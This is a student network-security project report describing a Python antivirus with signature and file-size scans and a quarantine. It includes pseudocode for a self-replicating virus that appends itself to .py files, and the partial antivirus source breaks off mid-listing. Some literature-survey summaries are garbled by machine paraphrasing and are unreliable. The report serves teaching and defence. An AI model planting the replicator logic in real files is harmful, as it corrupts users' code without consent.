Development Of Antivirus To Detect And Protect From Virus Using Python

CSE2008 -NETWORK SECURITY

PROJECT BASED COMPONENT REPORT

Team Members:

Aditya Kunwar	20BCE2891
Gautam Kumar Mahato	20BCE2926
Nabil Ashraf	20BCI0279

Under the guidance of

Dr. Parthasarathy G

Venue: PRP Block

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

APRIL 2023

Table Of Contents:

1. ABSTRACT:

People use computers for all kinds of activities: online gaming, shopping, entertainment, emails, social media, study, research, etc. At the same time, the risk of infection by malicious programs in these computers is also on the rise. The main issue here is that the general users usually don't understand what a virus is and how easily computers can get infected. Although these days, there are many vendors that produce antivirus software with different features to prevent or remove these viruses, general users end up not understanding the concept of the features provided in these programs. Additionally, there is no tool to advise users about what the features mean and help them select the right software for personal or business needs. The purpose of this project is to create an antivirus system with various tasks and features that would provide better information to the users on how to tackle these situations in the current digitally enhanced world. A virus program would also be built in order to showcase all the important aspects of the antivirus program.

Motivation:

Infection proliferation on the Internet has brought about huge misfortune and security breaks. Although huge examination exertion has been spent on creating antivirus programming devices, the engendering elements of infection and antivirus aren't completely researched. Most antivirus software is difficult to understand how it works because of the absence of GUI. But our proposed project aims to make use of a simple GUI so that the working of the antivirus can be easily understood. The principal issue is that overall clients don't comprehend what an infection is and how PCs get contaminated while they perform simple tasks like gaming, shopping, study, research, etc.

2. INTRODUCTION

2.1. Scope:

In the world of computers and the internet, it is important to verify what you do unless you want to get infected with a malicious piece of code that may hinder performance or just turn your computer or device into a spying system. To understand more let us get formal definitions for viruses and their nemeses' anti-viruses. A virus is a malicious code that is loaded onto your device with the intent to cause damage and steal information. Computer viruses replicate themselves and occupy all the available memory and result in system damage. Some viruses can replicate and pass on their copies across various networks and bypass security systems as well. To protect your computer or network– an antivirus program is needed.

A generic antivirus software scans identify and remove viruses, computer worms, Trojans, etc. Most antivirus programs are capable of an auto-update feature to stay up-to-date with new virus definitions that are released into the world. They offer on-demand and on-access scanning options and choice varies from user to user. Here we aim at simulating a virus attack, its prevention, and its cure. Some goals that we intend to carry out are as follows:

- To understand intrusion detection systems and their functioning.
- To build a virus that replicates itself in all the .py files present in the same directory.
- To build a system to scan for the presence of a virus in any file using various methods.
- To build an antivirus program that can be used to stop the intrusion caused by the replicating virus.

2.2. Purpose:

Antivirus software's are generally designed to find known viruses and oftentimes other malware such as Ransomware, Trojan Horses, worms, spyware, adware, etc., that can have a detrimental impact on the user or device.

Antivirus programs provide a way to protect one's device against known threats. The effectiveness of an antivirus program is heavily dependent on how often it is updated. Therefore, it is important to have the antivirus program scheduled to update daily. Most antivirus programs rely on a library or database of known viruses that they use to compare with programs on a user's device. If a match is found, the malicious program will either be deleted or placed into a quarantine area from which a user can decide to restore or delete the program manually.

With an antivirus program configured with regular updates and scans, users should feel safe from known threats. Antivirus programs are a key part of a user's total cybersecurity hygiene practice.

3. LITERATURE SURVEY:

Sr. no.	Paper Title	Name of the Conference/Journal with year	Methodology proposed	Pros	cons
1.	An Analysis of Various AntiVirus Software Tools Based On Different Effective Parameters	International Journal of Computer Science Trends and Technology (IJCST) – Volume 4 Issue 4, Jul - Aug 2016	For this research Work user feedback form is given to fifty users in various categories like students, employees and hardware service engineers in Thanjavur District. This questionnaire was given to ten groups of people, each group using the same antivirus software for their machines. They gave maximum 10 points for performance, features and help and support for their used software tools.	This paper gives an answer to which antivirus software has the best features overall. In this comparison, Kaspersky is the best antivirus tool in terms of performance, Norton is the best in terms of features, and Kaspersky is the best in terms of help and support.This paper hence provides details on what a good antivirus software should contain.	However this paper only has a comparative study about these preexisting
2.	Introduction to Malware and Malware Analysis	November 2016 International Journal of Advance Research in Computer Science and Management	Norman SandBox: The Norman SandBox Analyzer is a utility meant to	The concepts of malware, the many varieties of malware, and malware analysis have all been	malware attacks show highly advanced techniques being applied to secure sensitive

		Volume 4	automate, simplify, and speed up the information gathering process when analysing malware Anubis: Anubis is developed by the International Secure Systems Lab and is capable of analysing both files and URLs. CWSandbox: CWSandbox is a tool for malware analysis that satisfies the three design conditions of automation, effectiveness and correctness. Dynamic analysis of malware is done to achieve automation.	thoroughly explored. Dynamic analysis is a superior way of malware analysis than static analysis, according to the data gathered. Although dynamic analysis has the obvious issue of studying only one virus operation, static analysis is more difficult to accomplish well because the source code is usually not exposed.	information. Hence updation is required in the preexisting antivirus solutions
3.	Internet of Things Cyber Attacks Detection using Machine Learning	Jadel Alsamiri, Khalid Alsubhi 2021 International Journal of Advanced Computer Science and Application	Multiple algorithms are tested on the dataset for maximum accuracy such as K nearest	Machine Learning algorithms are proposed to secure the data from cyber security risks. Machine-learning	1.Using signature based approaches requires frequent manual updates of attack traffic

			neighbours, Random Forest, Multi layer Perceptron and Naïve Bayes on the Bot-IoT metadata is best dataset is the best dataset for the experiments because of wide attack diversity, regular updates, the capability to make distinct points from the fresh dataset, and the addition of IoTgenerated network traffic. Bot-IoT metadata contains triply types of cyber attacks just like DoS, Probing, and Data Theft	algorithms can apply in different ways to limit and identify the outbreaks and security gaps in networks. The major objective of this article is to explore the efficacy of machine learning (ML) algorithms in combating network-related cyber security assaults, with an emphasis on DoS attacks.	signatures and that these approaches cannot detect previously unknown Attacks 2. The main disadvantage of utilising unsupervised machine learning methods for detection problems is that most network traffic flows are regular, and anomalies such as assaults and outliers are uncommon, lowering success rates and making anomaly detection more difficult.
4.	Modelling virus and antivirus spreading over hybrid wireless ad hoc and wired networks.	Zhang, X. and Tadi, K.C., 2007, IEEE GLOBECOM 2007-IEEE Global Telecommunications Conference (pp. 951-955). IEEE.	Infection proliferation in the Internet has brought about huge misfortune and security breaks. Although huge examination exertion	In this paper, we display and break down the spreading qualities of infections as existing together with the counter infection spreading	The spreading elements of most infections are network geography subordinate making the examination a

			has been spent on creating antivirus programming devices, the engendering elements of infection and antivirus isn't completely researched. Both infection and antivirus havecomparative spread attributes somewhat balancing one another.	measure in a changed twolayer little world geography for half and half remote specially appointed and wired organisations. We reenact our proposed infection and antivirus model over the crossover remote specially appointed and wired organisations and come to end result which can be utilised by for creating practical antivirus arrangements	difficult issue.
5.	Computer virus and antivirus software a brief review	Patil, B.V. and Jadhav, R.J., 2014. International Journal of Advances in Management and Economics, 4(2), pp.1-4.	A PC infection is programming deliberately written to duplicate itself without the PC proprietor's authorization and afterward play out some other activity	The enormous number of Antiinfection programming accessible on the lookout and some are being dispatched, each one of them offers new highlights for recognizing and destroying infections and malware.	it does not applied for advance virus infections

			on any framework where it dwells. Presently, infections are being composed for pretty much every figuring stage Anti Infection assurance is, or ought to be, a basic piece of any Information Systems activity, be it individual or expert. There are a number of PC infections that are made and these PC infections are influenced in today's life.	Individuals regularly change they're Against infection programming as indicated by their enjoyment and needs without assessing the presentation and capacities of the different Antiinfection programming accessible. This exploration paper features the basic ideas of PC infections and antivirus programming. And furthermore, portray the subtleties sorts of PC malware or malicious code and working of antivirus programming	
6.	State-based cache for antivirus software	Nachenberg, C.S., Symantec Corp, 1998. State-based cache for antivirus software. U.S. Patent 5,854,916.	A PC actualized technique for executing a PC document in a CPU emulator to identify a PC infection.	The strategy incorporates mimicking the execution of a foreordained number of directions of the PC document in the CPU emulator, suspending the execution,	took a longer time to detect.

				building a state record, incidentally putting away the state record in memory, contrasting the built state record to state records put away in a state reserve, and demonstrating that the record is sans infection when the developed state record matches one of the put away state records.	
7.	A Hybrid Intrusion Detection System Based on Decision Tree and Support Vector Machine	Anku Kumari, Ashok Kumar Mehta, Dec 2020 Department of Computer Applications National Institute of Technology Jamshedpur, India.	To examine the network by collecting an adequate amount of data and detecting sensor nodes' abnormal behaviour. A hybrid system is suggested in this paper. The hybrid system is a combination of two approaches, so the combination of two approaches covers up for the	Intrusion Detection System is a security software that continuously analyses the network traffic and generates an alert signal when any suspicious event occurs. It examines the network by collecting an adequate amount of data and detecting sensor nodes' abnormal behaviour.	1.Handling the complexity of the newly generated model. 2. Proper integration with already existing datasets.

			imperfections in each. A hybrid system is a way of integrating more than two different classification algorithms to estimate the best accuracy result. In this paper, the Voting method with the combiner rule of a product of probability is used to integrate the J48 Decision Tree and Support Vector Machine and to estimate the result. The proposed model showed 99.6% highest accuracy and least false alarm rate 0.9% based on different ratios.		
8.	Modeling and analysis of the effects of antivirus software on an infected computer network.	Shukla, J.B., Singh, G., Shukla, P. and Tripathi, A., 2014. Applied Mathematics and Computation, 227, pp.11-18.	In this paper, a nonlinear numerical model for cleaning a tainted PC network by utilising antivirus programming is	The model is examined by utilizing the dependability hypothesis of differential conditions and PC recreation. The investigation	the whole organization can be cleaned in the long run if the antivirus programming is applied on

			proposed and broke down. In the demonstrating cycle, the all out number of hubs in the organization are isolated in three subclasses, specifically, the quantity of powerless hubs, number of contaminated hubs and the quantity of secured hubs. A variable speaking to the quantity of antivirus programming projects, thought to be corresponding to number of contaminated hubs, is likewise considered in the model which interfaces with different hubs bilinearly to direct the cleaning cycle.	shows that it is conceivable to clean the PC network under certain condition which rely on the inflow pace of tainted hubs in the PC organization, the pace of connection of contaminated hubs with vulnerable hubs and their associations with antivirus programming, and so forth It is discovered that the whole organization can be cleaned in the long run if the antivirus programming is applied on the organization, where a different class of ensured hubs is framed. The PC reenactment affirms the diagnostic outcomes.	the Surrounding.

4. PROPOSED WORK:

After conducting the research work, we have decided to make a project which is able to detect a virus intrusion. We are also planning to make our own replicating virus. In this project we make use of the concept of intrusion detection and intrusion management.

Intrusion is basically some cyber-attack, for instance trojans, or a variety of types of phishing attacks, viruses and so on. In this particular project, we will implement the intrusion of the system by a replicating virus and the intrusion management done by using an antivirus program.

The intrusion detection part will be done by one part of the antivirus program that scans all the files on the system and checks for the possible presence of any virus, and the management of intrusion, that includes both handling the infected files and also preventing other files from such an attack will be handled by the other part which majorly uses the concept of Quarantine.

In our project, we are going to implement a two-stage scanning process followed by quarantining the detected virus file.

We will be doing the signature scan first. The signature scan is a type of scan that will search for a particular line character called signature in the whole file. It will read line by line and try to find a signature. If it is found, it will show that the file is infected. Or else it is safe.

The second type of scan that we will be doing is a heuristic scan. A heuristic scan is a type of scan which checks for changes in file size. When a virus code replicates itself, the file will get modified. Which also results in a change in the size of the file. The system already has stored the original file size data in a list. After running this scan, it will check for the current file size of all files. If the change is found, it will print the file is infected and also the original and current file data of filename, file size, and time stamp of modification.

Quarantine is a new method used nowadays by antivirus software's. It is basically a 'room' for infected or malicious files. When a file is found dangerous to the system, that file is moved to the quarantine folder. Here the antivirus software will troubleshoot the problem and try to solve it and make the file safe again. Now there are two conditions, if the file is repaired, it can be restored from the quarantine list. And if it is not repaired, for the safety of our system we will have to remove it from our system.

Given below is the pseudocode for the virus and the scanner modules:

VIRUS PSEUDOCODE:

```
inVirus= False
for line in lines:
if("#starting virus code" in line):
inVirus=True;
if(inVirus==True):
virusCode.append(line)
if("^#end of virus code"in line)):
break for p in programs:
open file;
read file;
close file;
#check if the file is already infected
infected= False
for line in programCode:
if(#starting virus code in line);
infected= True
Break
#no need to infect it again.
if not infected:
#newVersion = current version + virus code
newCode.extend(virusCode)
#new version of file.
overwrite the original
open file;
write file;
```

close file;

SCANNER PSEUDOCODE:

signature scan

thisFileInfected=False

For p in programs:

open file;

readlines in file;

close file;

for line in lines:

if("#starting virus code" in line):

found virus;

thisFileInfected = True

if (thisFileInfected == False):

virus not found;

Heuristic scanning

#get file data for p in programs:

get file size;

get modified time;

get file name;

programlist=[filename, file size, modified time];

create file filedata.txt;

write prgramlist;

#check for changes get current programlist;

get original programlist;

if(filename unchanged):

if(filesize changed or file modified time changed):

print("\nalert!!! File mismatch")

print original programlist;

```
print modified programlist;

else:

print("file appears to be unchanged")
```

4.1. Network security concept used in this project:

In this project, we have made use of the concept of intrusion detection and intrusion management. An Intrusion Detection System (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered. It is a software application that scans a network or a system for harmful activity or policy breaching. By intrusion, it may mean any attack like an attack of trojans, or a variety of types of phishing attacks and so on. In this project, we have implemented the intrusion of the system by a virus and the intrusion management by using an antivirus program.

The intrusion detection part is done by a part of the antivirus program that scans all the files on the system and checks for the possible presence of any virus, and the management of intrusion includes both handling the infected files and also preventing other files from such an attack. Both of these are implemented with the help of the concept of quarantine, which is also further explained below. An antivirus program may scan data on your computer in two ways. The first method is passive scanning and the second method is active scanning.

Passive scanning:

Allowing your antivirus to run in the background is known as passive scanning. If you've ever tried to download a file from the Internet and received a warning about a possible hazard, that's your antivirus working in the background to safeguard your computer. Because your antivirus is open even when you're not using it, it takes more battery power, but it's an apt method to secure your devices without having to do anything yourself.

Active scanning:

It is different and can be more powerful than passive scanning. Active scanning occurs when you tell your antivirus software to scan your files. Depending on the software, you can choose between a basic scan or a full scan. The difference usually has to do with the depth and breadth of the scan. A basic scan may only scan major files to save time, while a deeper scan will usually take longer as it scans every file on your computer. If an infected file is found, it may be sent to quarantine automatically. Quarantine is the process of isolating a file that’s suspected of being infected with a virus in order to prevent it from contaminating other parts of your computer. When an antivirus places an infected file in quarantine, it deletes the file from its original location and makes changes to it so that it cannot run as a program. It then transfers it to a hidden folder that other programs (or yourself as the user) cannot access where it stays until you choose to deal with it. A suspicious file can also be quarantined manually in the rare case that it’s not picked up by your antivirus scan.

4.2. Proposed model

Virus Program:

The virus program will be a program that would infect the victim file and copy its code into

the file. This would create a self-replicating virus since the code keeps getting copied over and over.

Antivirus Program:

The program has two ways of detecting the infected file - Simple signature detection & Variation in size difference. The hash signatures are downloaded and updated in the program and further the program has a list of functionalities such as - Scan, Quarantine, Full Scan, etc. that the user can use in order to keep their device secure.

Modules or Tasks:

1. Replicating virus: A virus that infects and copies itself into every file of the folder it is run in.

2. Simple Signature Detection: This is the module where we find out whether a file is infected by any known virus or not.

3. Change in Size Detection: When the virus code copies itself into any file the size of the victim file increases. This is observed in this task.

4. Scan: Any file can be scanned to identify threats using this function.

5. Adding to Quarantine: Any suspected file can be added to the quarantine folder.

6. Deleting files in Quarantine: We can delete the files in quarantine if deemed necessary.

7. Restoring files from Quarantine: We can restore any quarantined file if deemed not harmful

or necessary.

Flow diagram:

Fig1: Flow chart for the project

In this project we have mainly implemented three modules:

Module 1: Virus Creation

In this module, we have created a sample virus file in python which replicates itself when we run it in other files present in that same directory. It will be done using the append function in python. This virus is basically able to copy its content into other files.

Module 2: Virus scanning

In this module, we will be scanning the virus using python. We are doing the signature scan first. The signature scan is a type of scan that will search for a particular line character called signature in the whole file. It will read line by line and try to find a signature. If it is found, it will show that the file is infected. Or else it is safe. In our project "#starting virus code" is used as a signature.

The second type of scan that we are doing is a heuristic scan. A heuristic scan is a type of scan which checks for changes in file size. When a virus code replicates itself, the file will get modified. Which also results in a change in the size of the file. The system already has stored the original file size data in a list. After running this scan, it will check for the current file size of all files. If the change is found, it will print the file is infected and also the original and current file data of filename, file size, and time stamp of modification.

Module 3: Quarantine

Quarantine is a new method used nowadays by antivirus software. It is basically a room for infected or malicious files. When a file is found dangerous to the system, that file will be moved to the quarantine folder. Here the antivirus software will research the problem and try to solve it and make a file safe again. Now there are two conditions, if the file is repaired, it can be restored from the quarantine list. And if it is not repaired, for the safety of our system we will have to remove it from our system.

5. RESULTS AND DISCUSSION

This is the output screen of our proposed Antivirus System:



Fig 2: GUI INTERACE

On left side we have options for different kind of operations that can be performed. We will see each one by one:

For signature scan operation we will select that option

If the file is safe, it will show no threat was found in green colour or else show virus found threat in red colour.



Fig 3: Results of the signature scan

For heuristic scan operation we will select that option

If the file is safe, it will show that the file looks unchanged in green colour or else show a virus found threat with the original size of file and current file size in red colour.



Fig 4: Results of the Heuristic Scan

Now we will click on Quarantine.

It is used to quarantine the harmful files scanned by the scanner. We can select the file and put it in the quarantine list.



Fig 5: Adding file to quarantine

In the quarantine folder we have options to add file, restore current file, restore all files, remove current file and remove all files.

Basically, when a file is repaired in quarantine, we can restore it back. And if it is not able to be repaired, we will remove it.

After removing current file from quarantine:



Fig 6: Deleting a file from quarantine

6. CONCLUSION AND FUTURE WORK

Both the virus and antivirus programs have been proved to be working efficiently. The self replicating feature of the virus has been showcased. All the basic but necessary functionalities of the antivirus program have been implemented and can be used by anyone. With a simple GUI, users can just simply handle the program without any prior knowledge to how an antivirus works. With this project, we were able to learn more about the world of cybersecurity and how to tackle potential threats from malicious websites/hackers. As sure as there will be bad guys trying to steal/ exploit data there will always be a need for white hat hackers to step in and prevent their illegal causes. By researching survey papers, we were able to learn more about the creation as well as detection of viruses and how these are some of the most dangerous threats concerning the cyberworld in the day-to-day lives of many people around the world.

Furthermore, implementing Machine Learning and AI concepts on top of this project would definitely help increase its efficiency and overall performance.

REFERENCES MATERIALS:

[1] Devi, K. Durga, and K. Mohan Kumar, An Analysis of Various Anti-Virus Software Tools Based on Different Effective Parameters, International Journal of Computer Science Trends and Technology (IJCST) 4.4 (2016): 104-110 ,4.4, 2347-8578, pp. 104-110, 2016

[2] Ray, Anusmita, and Asoke Nath, Introduction to Malware and Malware Analysis: A brief overview, International Journal 4.10 (2016), 2321-7782, pp. 22-30, 2016

[3] Gibert, Daniel, Carles Mateu, and Jordi Planes, The rise of machine learning for detection and classification of malware: Research developments, trends and challenges, Journal of Network and Computer Applications 153 (2020): 102526, 153, 102526, 2020

[4] Harshalatha, P., and R. Mohanasundaram, Classification Of Malware Detection Using Machine Learn-ing Algorithms: A Survey, International Journal of Scientific & Technology Research 9.02 (2020), 9.02, 2020

[5] Alsamiri, Jadel, and Khalid Alsubhi, Internet of things cyber-attacks detection using machine learning, Int. J. Adv. Comput. Sci. Appl 10.12 (2019), 10.12, 627-634, 2019

[6] Zhang, Xi, and Krishna Chaitanya Tadi, Modeling virus and antivirus spreading over hybrid wireless ad hoc and wired networks, IEEE GLOBECOM 2007-IEEE Global Telecommunications Conference. IEEE, 2007, 1930-529, pp.1-5, 2007

[7] Patil, Bhaskar V., and Rahul J. Jadhav, Computer virus and antivirus software a brief review, International Journal of Advances in Management and Economics 4.2 (2014): 1-4, 2278-3369, pp.1-4, 2014

[8] Nachenberg, Carey S, State-based cache for antivirus software, U.S. Patent No. 5,854,916. 29 Dec. 1998, 1998

[9]Kuwamura, Shin'ya, Anti-virus method, computer, and recording medium, U.S. Patent No. 8,176,558. 8 May 2012, 2012

[10] Chamorro, Eugene, Jianchao Han, and Mohsen Beheshti, The design and implementation of an antivirus software advising system, 2012 Ninth International Conference on InformationTechnology-New Generations. IEEE, 2012, 2012, pp. 612-617

[11] Kumari, Anku, and Ashok Kumar Mehta, A hybrid intrusion detection system based on a decision tree and support vector machine, 2020 IEEE 5th International conference on computing communication and automation (ICCCA). IEEE, 2020, 2641-8134, pp. 396-400

[12] Reddy, G. Nikhita, and G. J. Reddy, A study of cyber security challenges and its emerging trends on latest technologies, arXiv preprint arXiv:1402.1842 (2014), 2014, International Journal of Engineering and Technology, 4 ISSN Number:2049-3444

[13] Morales, Jose Andre, et al, Testing and evaluating virus detectors for handheld devices, Journal in Computer Virology2.2 (2006): 135-147, pp.135–147, 2006

[14] Tesauro, Gerald J., Jeffrey O. Kephart, and Gregory B. Sorkin, Neural networks for computer virus recognition, IEEE expert11.4 (1996): 5-6, 1996, pp.5-6

[15] Shukla, J. B., et al, Modeling and analysis of the effects of antivirus software on an infected computer network, Applied Mathematics and Computation 227 (2014): 11-18, pp.11-18, 2014

8. CODE

Antivirus code:

```
from threading import *
from tkinter import *
from tkinter.filedialog import askopenfilename
from tkinter.messagebox import showerror
import tkinter, tkinter.scrolledtext
import re,csv
import threading
import os
import sys
import urllib.request
import glob
import time
import hashlib
import socket
import subprocess
#self-made
import quarantaene
os_name = sys.platform
verzeichnisse = []
files = []
partitionen = []
terminations = []
```

```
if "win" in os_name:
    if not os.path.exists("AntiVirus\\Quarantine\\"):
        os.makedirs("AntiVirus\\Quarantine\\")
    if not os.path.exists("AntiVirus\\sf\\"):
        os.makedirs("AntiVirus\\sf\\")
    if not os.path.exists("AntiVirus\\Large_Update_File\\"):
        os.makedirs("AntiVirus\\Large_Update_File")
    quarantine_folder = "AntiVirus\\Quarantine\\*"
    file_to_quarantine = "AntiVirus\\Quarantine\\"
    partitionen_folder = "AntiVirus\\sf\\sf.txt"
    links_current = "AntiVirus\\Large_Update_File\\links_current.txt"
    links_downloaded = "AntiVirus\\Large_Update_File\\links_downloaded.txt"
    large_signatures = "AntiVirus\\Large_Update_File\\signatures.txt"
    f = open(partitionen_folder, "a")
    f.close()
    f = open(links_current, "a")
    f.close()
    f = open(links_downloaded, "a")
    f.close()
    f = open(large_signatures, "a")
    f.close()
else:
    if not os.path.exists("AntiVirus//Quarantine//"):
        os.makedirs("AntiVirus//Quarantine//")
    if not os.path.exists("AntiVirus//sf//"):
        os.makedirs("AntiVirus//sf//")
    if not os.path.exists("AntiVirus//Large_Update_File//"):
        os.makedirs("AntiVirus//Large_Update_File//")
```

```
    quarantine_folder = "AntiVirus//Quarantine//*"
    file_to_quarantine = "AntiVirus//Quarantine//"
    partitionen_folder = "AntiVirus//sf//sf.txt"
    links_current = "AntiVirus//Large_Update_File//links_current.txt"
    links_downloaded = "AntiVirus//Large_Update_File//links_downloaded.txt"
    large_signatures = "AntiVirus//arge_Update_File//signatures.txt"
    f = open(partitionen_folder, "a")
    f.close()
    f = open(links_current, "a")
    f.close()
    f = open(links_downloaded, "a")
    f.close()
    f = open(large_signatures, "a")
    f.close()
files_len = counter = 0
main = None
update_button = None
scan_button = None
fullscan_button = None
quit_button = None
b_delete = None
b_delete_all = None
b_restore = None
b_restore_all = None
b_add_file = None
text_box = None
e = None
li = None
```

```
rb1 = None
rb2 = None
method = None
bgc = None
fgc = None
special = None
special_text = None
t_time = None
daytime = int(time.strftime("%H", time.localtime()))
#Adjusting the brightness for the current day_time
#It's totally unnecessary but I wanted to play around a little
if daytime >= 18 or daytime <= 4:
    bgc = "black"
    fgc = "white"
    special = "brown"
    special_text = "（°_°）☽☆ Good evening " + os.getlogin() + " ☆☾（°_°）\n"
elif daytime > 4 and daytime <= 8:
    special_text = "＼(o￣∇￣o)/ Good morning " + os.getlogin() + " ＼(o￣∇￣o)/\n"
    bgc = "#b4d60c"
    fgc = "black"
    special = "orange"
else:
    bgc = "white"
    fgc = "black"
    special = "#1ccaed"
    special_text = ":) Welcome to RAPID HEAL ANTIVIRUS " + os.getlogin() + " (:\n"
def clock_thread():
    global e
```

```
    months = ["January", "February", "March", "April", "May", "June", "Juli", "August", "September", "October", "November", "December"]
    while True:
        string_time = "%H:%M:%S o'clock, on %d.{0}.%Y"
        month_name = time.strftime("%B", time.localtime())
        for i in range(len(months)):
            if months[i] == month_name:
                month_name = str(i+1)
                if int(month_name) < 10:
                    month_name = "0" + month_name
                break
        string_time = string_time.format(month_name)
        current_time = time.strftime(string_time, time.localtime())
        e.delete(0, len(e.get()))
        e.update()
        e.insert(0, current_time)
        e.update()
        time.sleep(1)


def ScanSystemFiles():
    global files
    global text_box
    global files_len
    text_box.insert(END, "[ * ] Scanning system for files...\n")
    text_box.see(END)
    text_box.update()
    time.sleep(3)
    text_box.see(END)
    text_box.update()
```

```
